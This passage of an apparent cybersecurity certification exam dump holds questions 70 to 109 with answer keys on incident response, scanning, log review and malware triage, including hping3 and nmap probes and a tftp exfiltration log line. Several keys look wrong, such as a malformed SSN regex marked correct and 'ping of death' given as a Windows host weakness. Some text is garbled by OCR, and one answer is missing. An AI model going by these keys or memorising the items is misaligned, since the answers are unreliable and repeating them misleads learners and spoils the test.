B. Access point
C. Switch
D. Hub

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 70
The business has been informed of a suspected breach of customer data. The internal audit team, in conjunction with the legal department, has begun working with the cybersecurity team to validate the report. To which of the following response processes should the business adhere during the investigation?

A. The security analysts should not respond to internal audit requests during an active investigation
B. The security analysts should report the suspected breach to regulators when an incident occurs
C. The security analysts should interview system operators and report their findings to the internal auditors
D. The security analysts should limit communication to trusted parties conducting the investigation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 71
A software development company in the manufacturing sector has just completed the alpha version of its flagship application. The application has been under development for the past three years. The SOC has seen intrusion attempts made by indicators associated with a particular APT. The company has a hot site location for COOP. Which of the following threats would most likely incur the BIGGEST economic impact for the company?

A. DDoS
B. ICS destruction
C. IP theft
D. IPS evasion

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 72
A security analyst has noticed that a particular server has consumed over 1TB of bandwidth over the course of the month. It has port 3333 open; however, there have not been any alerts or notices regarding the server or its activities. Which of the following did the analyst discover?

A. APT
B. DDoS
C. Zero day
D. False positive

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 73
A cybersecurity analyst is reviewing the following outputs:

```
root@kali!# hping3 -S -p 80 192.168.1.19
HPING 192.168.1.19 (eth0 192.168.1.19): S set, 40 headers + 0 data bytes
Len=46 ip=192.168.1.19 ttl=64 DF id=28319 sport=80 flags=RA seq=0 win=0 rtt=0.6 ms

root@kali!# hping3 -S -p 8080 192.168.1.19
HPING 192.168.1.19 (eth0 192.168.1.19): S set, 40 headers + 0 data bytes
Len=46 ip=192.168.1.19 ttl=64 DF id=28319 sport=8080 flags=SA seq=0 win=29200 rtt=11.9 ms
```

Which of the following can the analyst infer from the above output?

A. The remote host is redirecting port 80 to port 8080.
B. The remote host is running a service on port 8080.
C. The remote host's firewall is dropping packets for port 80.
D. The remote host is running a web server on port 80.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 74
A new policy requires the security team to perform web application and OS vulnerability scans. All of the company's web applications use federated authentication and are accessible via a central portal. Which of the following should be implemented to ensure a more thorough scan of the company's web application, while at the same time reducing false positives?

A. The vulnerability scanner should be configured to perform authenticated scans.
B. The vulnerability scanner should be installed on the web server.
C. The vulnerability scanner should implement OS and network service detection.
D. The vulnerability scanner should scan for known and unknown vulnerabilities.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 75
An organization wants to harden its web servers. As part of this goal, leadership has directed that vulnerability scans be performed, and the security team should remediate the servers according to industry best practices. The team has already chosen a vulnerability scanner and performed the necessary scans, and now the team needs to prioritize the fixes. Which of the following would help to prioritize the vulnerabilities for remediation in accordance with industry best practices?

A. CVSS
B. SLA
C. ITIL
D. OpenVAS
E. Qualys

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 76
HOTSPOT
Malware is suspected on a server in the environment. The analyst is provided with the output of commands from servers in the environment and needs to review all output files in order to determine which process running on one of the servers may be malware.

Instructions:

Servers 1, 2 and 4 are clickable. Select the Server which hosts the malware, and select the process which hosts this malware.

If any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

Server1_Output X

C:\Users\Team3>netstat -oan

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	884
TCP	0.0.0.0:49184	0.0.0.0:0	LISTENING	540
TCP	0.0.0.0:49190	0.0.0.0:0	LISTENING	532
TCP	10.1.1.2:57433	192.168.50.6:443	ESTABLISHED	1276
TCP	10.1.1.2:50125	192.168.50.6:445	ESTABLISHED	276
TCP	10.1.1.2:52349	192.168.50.6:139	ESTABLISHED	276
TCP	10.1.1.2:139	0.0.0.0:0	LISTENING	4
TCP	10.1.1.2:3389	172.30.0.148:49242	ESTABLISHED	348
TCP	10.1.1.2:50741	172.30.0.101:445	ESTABLISHED	4
TCP	10.1.1.2:50777	172.30.0.4:135	TIME_WAIT	0
TCP	10.1.1.2:50778	172.30.0.4:49157	TIME_WAIT	0
TCP	[::]:135	[::]:0	LISTENING	540
TCP	[::]:445	[::]:0	LISTENING	4

C:\Users\Team3> tasklist

Image Name	PID	Session Name	Session#	Usage
System Idle Process	0	Services	0	24 K
System	4	Services	0	1,340 K
smss.exe	300	Services	0	884 K
csrss.exe	384	Services	0	3,048 K
vininit.exe	432	Services	0	3,284 K
services.exe	532	Services	0	7,832 K
lsass.exe	540	Services	0	9,776 K
lsn.exe	560	Services	0	5,164 K
svchost.exe	884	Services	0	22,528 K
svchost.exe	276	Services	0	9,860 K
svchost.exe	348	Services	0	12,136 K
spoolsv.exe	1036	Services	0	8,216 K
svchost.exe	1068	Services	0	7,888 K
svchost.exe	2020	Services	0	17,324 K
notepad.exe	1276	Services	0	4,324 K
svchost.exe	1720	Services	0	3,172 K
SearchIndexer.exe	864	Services	0	14,968 K
OSPPSWV.EXE	25584	Services	0	13,764 K
csrss.exe	372	RDP-Tcp#0	1	7,536 K
winlogon.exe	460	RDP-Tcp#0	1	5,832 K

Server2_Output X

C:\Users\Team3>netstat -ano

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	716
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	516
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING	440
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING	808
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	920
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING	536
TCP	0.0.0.0:491585	0.0.0.0:0	LISTENING	528
TCP	10.1.1.3:139	0.0.0.0:0	LISTENING	4
TCP	10.1.1.3:3389	192.168.50.5:49335	ESTABLISHED	516
TCP	10.1.1.3:50276	192.168.50.5:445	ESTABLISHED	4
TCP	[::]:135	[::]:0	LISTENING	716
TCP	[::]:445	[::]:0	LISTENING	4
TCP	[::]:3389	[::]:0	LISTENING	516

C:\Users\Team3> tasklist

Image Name	PID	Session Name	Session#	Usage
System Idle Process	0	Services	0	24 K
System	4	Services	0	636 K
smss.exe	300	Services	0	900 K
csrss.exe	384	Services	0	3,252 K
vininit.exe	440	Services	0	3,272 K
services.exe	528	Services	0	8,212 K
lsass.exe	536	Services	0	10,140 K
lsn.exe	548	Services	0	5,360 K
svchost.exe	648	Services	0	6,572 K
svchost.exe	716	Services	0	6,472 K
svchost.exe	808	Services	0	14,372 K
svchost.exe	884	Services	0	44,856 K
svchost.exe	920	Services	0	22,580 K
svchost.exe	100	Services	0	8,700 K
svchost.exe	516	Services	0	13,236 K
spoolsv.exe	952	Services	0	9,964 K
svchost.exe	1060	Services	0	7,716 K
svchost.exe	904	Services	0	15,228 K
svchost.exe	2208	Services	1	3,156 K
SearchIndexer.exe	2252	Services	1	15,720 K

Server4_Output X

C:\Users\Team3>netstat - oan


Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	636
TCP	0.0.0.0:49184	0.0.0.0:0	LISTENING	540
TCP	0.0.0.0:49190	0.0.0.0:0	LISTENING	532
TCP	192.168.50.6:443	10.1.1.2:57433	ESTABLISHED	348
TCP	192.168.50.6:445	10.1.1.2:50125	ESTABLISHED	540
TCP	192.168.50.6:139	10.1.1.2:52349	ESTABLISHED	540
TCP	192.168.50.6:139	0.0.0.0:0	LISTENING	4
TCP	192.168.50.6:3389	172.30.0.148:49242	ESTABLISHED	348
TCP	192.168.50.6:50741	172.30.0.101:445	ESTABLISHED	4
TCP	192.168.50.6:50777	172.30.0.4:135	TIME_WAIT	0
TCP	192.168.50.6:50778	172.30.0.148:49157	TIME_WAIT	0
TCP	[::]:135	[::]:0	LISTENING	1720
TCP	[::]:445	[::]:0	LISTENING	4
TCP	[::]:3389	[::]:0	LISTENING	348


C:\Users\Team3> tasklist

Image Name	PID	Session Name	Session#	Usage
System Idle Process	0	Services	0	24 K
System	4	Services	0	1,340 K
smss.exe	300	Services	0	884 K
csrss.exe	384	Services	0	3,048 K
vininit.exe	432	Services	0	3,284 K
services.exe	532	Services	0	7,832 K
lsass.exe	540	Services	0	9,776 K
lsn.exe	560	Services	0	5,164 K
svchost.exe	636	Services	0	6,864 K
svchost.exe	348	Services	0	12,136 K
spoolsv.exe	1036	Services	0	8,216 K
svchost.exe	1068	Services	0	7,888 K
svchost.exe	2020	Services	0	17,324 K
svchost.exe	1720	Services	0	3,172 K
SearchIndexer.exe	864	Services	0	14,968 K
OSPPSWC.exe	2584	Services	0	13,764 K
csrss.exe	372	RDP-Tcp#0	1	7,556 K
winlogon.exe	460	RDP-Tcp#0	1	5,832 K
rdpclip.exe	1600	RDP-Tcp#0	1	4,356 K
dwm.exe	772	RDP-Tcp#0	1	5,116 K

Hot Area:



Correct Answer:



Section: (none)
Explanation

Explanation/Reference:

QUESTION 77
An analyst is troubleshooting a PC that is experiencing high processor and memory consumption. Investigation reveals the following processes are running on the system:

▪ lsass.exe ▪
csrss.exe ▪
wordpad.exe ▪
notepad.exe Which of

the following tools
should the analyst
utilize to determine
the rogue process?

A. Ping 127.0.0.1.
B. Use `grep` to search.
C. Use Netstat.
D. Use Nessus.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 78
The Chief Executive Officer (CEO) instructed the new Chief Information Security Officer (CISO) to provide a list of enhancement to the company's cybersecurity operation. As a result, the CISO has identified the need to align security operations with industry best practices. Which of the following industry references is appropriate to accomplish this?

A. OSSIM
B. NIST
C. PCI
D. OWASP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.nist.gov/sites/default/files/documents/itl/Cybersecurity_Green-Paper_FinalVersion.pdf

QUESTION 79
A cybersecurity analyst was asked to discover the hardware address of 30 networked assets. From a command line, which of the following tools would be used to provide ARP scanning and reflects the MOST efficient method for accomplishing the task?

A. `nmap`

B. `tracert`

C. `ping -a` D. `nslookup`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://serverfault.com/questions/10590/how-to-get-a-list-of-all-ip-addresses-and-ideally-device-names-on-a-lan

QUESTION 80
A security analyst is reviewing logs and discovers that a company-owned computer issued to an employee is generating many alerts and warnings. The analyst continues to review the log events and discovers that a non-company-owned device from a different, unknown IP address is generating the same events. The analyst informs the manager of these findings, and the manager explains that these activities are already known and part of an ongoing events. Given this scenario, which of the following roles are the analyst, the employee, and the manager filling?

A. The analyst is red team.
The employee is blue team.
The manager is white team.

B. The analyst is white team.
The employee is red team.
The manager is blue team.

C. The analyst is red team.
The employee is white team.
The manager is blue team.

D. The analyst is blue team.
The employee is red team.
The manager is white team.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://danielmiessler.com/study/red-blue-purple-teams/

QUESTION 81
An organization is experiencing degradation of critical services and availability of critical external resources. Which of the following can be used to investigate the issue?

A. Netflow analysis
B. Behavioral analysis
C. Vulnerability analysis
D. Risk analysis

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 82
A technician receives the following security alert from the firewall's automated system:

```
match_time: 10/10/16 16:20:43
serial:  002301028176
device_name: COMPSEC1
type: CORRELATION
scruser: domain\samjones
scr: 10.50.50.150
object_name: Beacon Detection
object_id: 6005
category: compromised-host
severity: medium
evidence: Host repeatedly visited a dynamic DNS domain (17 times).
```


After reviewing the alert, which of the following is the BEST analysis?

A. This alert is a false positive because DNS is a normal network function.
B. This alert indicates a user was attempting to bypass security measures using dynamic DNS.

C. This alert was generated by the SIEM because the user attempted too many invalid login attempts.
D. This alert indicates an endpoint may be infected and is potentially contacting a suspect host.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 83
During a review of security controls, an analyst was able to connect to an external, unsecured FTP server from a workstation. The analyst was troubleshooting and reviewed the ACLs of the segment firewall the workstation is connected to:

Seq	Direction	Source IP/Mask	Dest IP/Mask	Protocol	Src Port
1	In	10.1.1.0/255.255.255.0	172.21.50.5/255.255.255.255	17	0-65535
2	Out	172.21.50.5/255.255.255.255	10.1.1.0/255.255.255.0	17	53-53
3	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	17	3389-338
4	Out	10.1.1.0/255.255.255.0	10.1.1.0/255.255.255.0	17	0-65535
5	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	6	3389-338
6	Out	10.1.1.0/255.255.255.0	10.40.40.0/255.255.255.0	6	0-65535
7	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	6	0-65535
8	Out	10.1.1.0/255.255.255.0	0.0.0.0/0.0.0.0	6	0-65535
9	Out	10.1.1.0/255.255.255.0	0.0.0.0/0.0.0.0	6	0-65535
10	Any	0.0.0.0/0.0.0.0	0.0.0.0/0.0.0.0	1	0-65535

Based on the ACLs above, which of the following explains why the analyst was able to connect to the FTP server?

A. FTP was explicitly allowed in Seq 8 of the ACL.
B. FTP was allowed in Seq 10 of the ACL.
C. FTP was allowed as being included in Seq 3 and Seq 4 of the ACL.
D. FTP was allowed as being outbound from Seq 9 of the ACL.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 84
A cybersecurity analyst has several log files to review. Instead of using `grep` and `cat` commands, the analyst decides to find a better approach to analyze the logs. Given a list of tools, which of the following would provide a more efficient way for the analyst to conduct a timeline analysis, do keyword searches, and output a report?

A. Kali
B. Splunk
C. Syslog
D. OSSIM

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 85
The director of software development is concerned with recent web application security incidents, including the successful breach of a back-end database server. The director would like to work with the security team to implement a standardized way to design, build, and test web applications and the services that support them. Which of the following meets the criteria?

A. OWASP
B. SANS
C. PHP
D. Ajax

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.synopsys.com/software-integrity/resources/knowledge-database/owasp-top-10.html

QUESTION 86
Which of the following stakeholders would need to be aware of an e-discovery notice received by the security office about an ongoing case within the manufacturing department?

A. Board of trustees
B. Human resources
C. Legal
D. Marketing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 87
A company has several internal-only, web-based applications on the internal network. Remote employees are allowed to connect to the internal corporate network with a company-supplied VPN client. During a project to upgrade the internal application, contractors were hired to work on a database server and were given copies of the VPN client so they could work remotely. A week later, a security analyst discovered an internal web-server had been compromised by malware that originated from one of the contractor's laptops. Which of the following changes should be made to BEST counter the threat presented in this scenario?

A. Create a restricted network segment for contractors, and set up a jump box for the contractors to use to access internal resources.
B. Deploy a web application firewall in the DMZ to stop Internet-based attacks on the web server.
C. Deploy an application layer firewall with network access control lists at the perimeter, and then create alerts for suspicious Layer 7 traffic.
D. Require the contractors to bring their laptops on site when accessing the internal network instead of using the VPN from a remote location.
E. Implement NAC to check for updated anti-malware signatures and location-based rules for PCs connecting to the internal network.

Correct Answer: E
Section: (none)
Explanation
Explanation/Reference:

QUESTION 88
Which of the following is a feature of virtualization that can potentially create a single point of failure?

A. Server consolidation
B. Load balancing hypervisors
C. Faster server provisioning
D. Running multiple OS instances

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 89
An organization is attempting to harden its web servers and reduce the information that might be disclosed by potential attackers. A security analyst is reviewing vulnerability scan results from a recent web server scan.

Portions of the scan results are shown below:

Finding#5144322
First Time Detected 10 Nov 2015 09:00 GMT-0600
Last Time Detected 10 Nov 2015 09:00 GMT-0600
CVSS Base: 5
Access Path: https://myOrg.com/mailingList.htm
Request: https://myOrg.com/mailingList.aspx?
content=volunteer
Repsonse: C:\Documents\MarySmith\mailingList.pdf

Which of the following lines indicates information disclosure about the host that needs to be remediated?

A. Response: C:\Documents\MarySmith\mailingList.pdf
B. Finding#5144322
C. First Time Detected 10 Nov 2015 09:00 GMT-0600
D. Access Path: http://myOrg.com/mailingList.htm
E. Request: GET http://myOrg.com/mailingList.aspx?content=volunteer

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 90
A systems administrator is trying to secure a critical system. The administrator has placed the system behind a firewall, enabled strong authentication, and required all administrators of this system to attend mandatory training.

Which of the following BEST describes the control being implemented?

A. Audit remediation
B. Defense in depth
C. Access control
D. Multifactor authentication

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 91
A retail corporation with widely distributed store locations and IP space must meet PCI requirements relating to vulnerability scanning. The organization plans to outsource this function to a third party to reduce costs.

Which of the following should be used to communicate expectations related to the execution of scans?

A. Vulnerability assessment report
B. Lessons learned documentation
C. SLA D. MOU

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 92
The Chief Information Security Officer (CISO) asked for a topology discovery to be conducted and verified against the asset inventory. The discovery is failing and not providing reliable or complete data. The syslog shows the following information:

```
Mar 16 14:58:31 myhost nslcd [16637]    :  [0e0f76] LDAP result  ( )  failed unable to authenticate
Mar 16 14:58:32 myhost nslcd [52255a]   :  [0e0f76] LDAP result  ( )  failed unable to contact
Mar 16 14:58:40 myhost nslcd [16637]    :  [0e0f76] LDAP result  ( )  failed to authenticate
Mar 16 14:58:42 myhost nslcd [52255a]   :  [0e0f76] LDAP result  ( )  failed unable to contact
```

Which of the following describes the reason why the discovery is failing?

A. The scanning tool lacks valid LDAP credentials.
B. The scan is returning LDAP error code 52255a.
C. The server running LDAP has antivirus deployed.
D. The connection to the LDAP server is timing out.

E. The LDAP server is configured on the wrong port.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 93
A cybersecurity professional wants to determine if a web server is running on a remote host with the IP address 192.168.1.100. Which of the following can be used to perform this task?

A. nc 192.168.1.100 -1 80
B. ps aux 192.168.1.100
C. nmap 192.168.1.100 –p 80 –A
D. dig www 192.168.1.100
E. ping –p 80 192.168.1.100

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 94
Weeks before a proposed merger is scheduled for completion, a security analyst has noticed unusual traffic patterns on a file server that contains financial information. Routine scans are not detecting the signature of any known exploits or malware. The following entry is seen in the ftp server logs:

```
tftp –I 10.1.1.1 GET fourthquarterreport.xls
```

Which of the following is the BEST course of action?

A. Continue to monitor the situation using tools to scan for known exploits.
B. Implement an ACL on the perimeter firewall to prevent data exfiltration.
C. Follow the incident response procedure associate with the loss of business critical data.
D. Determine if any credit card information is contained on the server containing the financials.

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 95
The primary difference in concern between remediating identified vulnerabilities found in general-purpose IT network servers and that of SCADA systems is that:

A. change and configuration management processes do not address SCADA systems.
B. doing so has a greater chance of causing operational impact in SCADA systems.
C. SCADA systems cannot be rebooted to have changes to take effect.
D. patch installation on SCADA systems cannot be verified.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96
A security analyst at a small regional bank has received an alert that nation states are attempting to infiltrate financial institutions via phishing campaigns. Which of the following techniques should the analyst recommend as a proactive measure to defend against this type of threat?

A. Honeypot
B. Location-based NAC
C. System isolation
D. Mandatory access control
E. Bastion host

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 97

A security analyst is concerned that unauthorized users can access confidential data stored in the production server environment. All workstations on a particular network segment have full access to any server in production. Which of the following should be deployed in the production environment to prevent unauthorized access? (Choose two.)

A. DLP system
B. Honeypot
C. Jump box
D. IPS
E. Firewall

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 98
A cybersecurity analyst is reviewing log data and sees the output below:

```
POST:// payload.php HTTP/1.1
HOST: localhost
Accept: */*
Referrer: http://localhost
**********
HTTP /1.1 403 Forbidden
connection : close
```

Which of the following technologies MOST likely generated this log?

A. Stateful inspection firewall
B. Network-based intrusion detection system
C. Web application firewall
D. Host-based intrusion detection system

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 99
A security analyst is reviewing a report from the networking department that describes an increase in network utilization, which is causing network performance issues on some systems. A top talkers report over a five-minute sample is included.

Source	Destination	Application	Packets	Volume(Kbps)
8.4.4.100	172.16.1.25	SMTP	4386	6141
96.23.114.14	172.16.1.1	IPSec	7734	10827
172.16.1.101	100.15.25.34	HTTP	3412	4776
96.23.114.18	172.16.1.1	IPSec	2723	3812
172.16.1.101	100.15.25.34	SSL	8697	12176
172.16.1.222	203.67.121.12	Quicktime	1302	1822
172.16.1.197	113.121.12.15	8180/tcp	6045	8463
172.16.1.131	172.16.1.67	DHCP	25	35
172.16.1.25	172.16.1.53	DNS	66	93

Given the above output of the sample, which of the following should the security analyst accomplish FIRST to help track down the performance issues?

A. Perform reverse lookups on each of the IP addresses listed to help determine if the traffic is necessary.
B. Recommend that networking block the unneeded protocols such as Quicktime to clear up some of the congestion.
C. Put ACLs in place to restrict traffic destined for random or non-default application ports.
D. Quarantine the top talker on the network and begin to investigate any potential threats caused by the excessive traffic.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 100
During the forensic a phase of a security investigation, it was discovered that an attacker was able to find private keys on a poorly secured team shared drive. The attacker used those keys to intercept and decrypt sensitive traffic on a web server. Which of the following describes this type of exploit and the potential remediation?

A. Session hijacking; network intrusion detection sensors
B. Cross-site scripting; increased encryption key sizes

C. Man-in-the-middle; well-controlled storage of private keys
D. Rootkit; controlled storage of public keys

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 101
Which of the following is a vulnerability when using Windows as a host OS for virtual machines?

A. Windows requires frequent patching.
B. Windows virtualized environments are typically unstable.
C. Windows requires hundreds of open firewall ports to operate.
D. Windows is vulnerable to the “ping of death”.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 102
A red team actor observes it is common practice to allow cell phones to charge on company computers, but access to the memory storage is blocked. Which of the following are common attack techniques that take advantage of this practice? (Choose two.)

A. A USB attack that tricks the computer into thinking the connected device is a keyboard, and then sends characters one at a time as a keyboard to launch the attack (a prerecorded series of keystrokes)
B. A USB attack that turns the connected device into a rogue access point that spoofs the configured wireless SSIDs
C. A Bluetooth attack that modifies the device registry (Windows PCs only) to allow the flash drive to mount, and then launches a Java applet attack
D. A Bluetooth peering attack called “Snarfing” that allows Bluetooth connections on blocked device types if physically connected to a USB port
E. A USB attack that tricks the system into thinking it is a network adapter, then runs a user password hash gathering utility for offline password cracking

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 103
Company A suspects an employee has been exfiltrating PII via a USB thumb drive. An analyst is tasked with attempting to locate the information on the drive. The PII in question includes the following:

comp@mail.com	564-23-4765
tia@mail.com	754-09-3276
puter@mail.com	143-32-2323
sam@mail.com	545-11-0192
jim@mail.com	093-45-3748

Which of the following would BEST accomplish the task assigned to the analyst?

A. `3 [0-9]\d-2[0-9]\d-4[0-9]\d`
B. `\d(3)-d(2)-\d(4)`
C. `?[3]-?[2]-?[3]`
D. `\d[9] 'XXX-XX-XX'`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104
A recently issued audit report highlighted exceptions related to end-user handling of sensitive data and access credentials. A security manager is addressing the findings. Which of the following activities should be implemented?

A. Update the password policy
B. Increase training requirements
C. Deploy a single sign-on platform
D. Deploy Group Policy Objects

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 105
During which of the following NIST risk management framework steps would an information system security engineer identify inherited security controls and tailor those controls to the system?

A. Categorize
B. Select
C. Implement
D. Assess

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 106
A security analyst begins to notice the CPU utilization from a sinkhole has begun to spike. Which of the following describes what may be occurring?

A. Someone has logged on to the sinkhole and is using the device.
B. The sinkhole has begun blocking suspect or malicious traffic.
C. The sinkhole has begun rerouting unauthorized traffic.
D. Something is controlling the sinkhole and causing CPU spikes due to malicious utilization.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 107

Alerts have been received from the SIEM, indicating infections on multiple computers. Based on threat characteristics, these files were quarantined by the hostbased antivirus program. At the same time, additional alerts in the SIEM show multiple blocked URLs from the address of the infected computers; the URLs were classified as uncategorized. The domain location of the IP address of the URLs that were blocked is checked, and it is registered to an ISP in Russia. Which of the following steps should be taken NEXT?

A. Remove those computers from the network and replace the hard drives. Send the infected hard drives out for investigation.
B. Run a full antivirus scan on all computers and use Splunk to search for any suspicious activity that happened just before the alerts were received in the SIEM.
C. Run a vulnerability scan and patch discovered vulnerabilities on the next pathing cycle. Have the users restart their computers. Create a use case in the SIEM to monitor failed logins on the infected computers.
D. Install a computer with the same settings as the infected computers in the DMZ to use as a honeypot. Permit the URLs classified as uncategorized to and from that host.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 108
Which of the following has the GREATEST impact to the data retention policies of an organization?

A. The CIA classification matrix assigned to each piece of data
B. The level of sensitivity of the data established by the data owner
C. The regulatory requirements concerning the data set
D. The technical constraints of the technology used to store the data

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 109
A company has decided to process credit card transactions directly. Which of the following would meet the requirements for scanning this type of data?

A. Quarterly
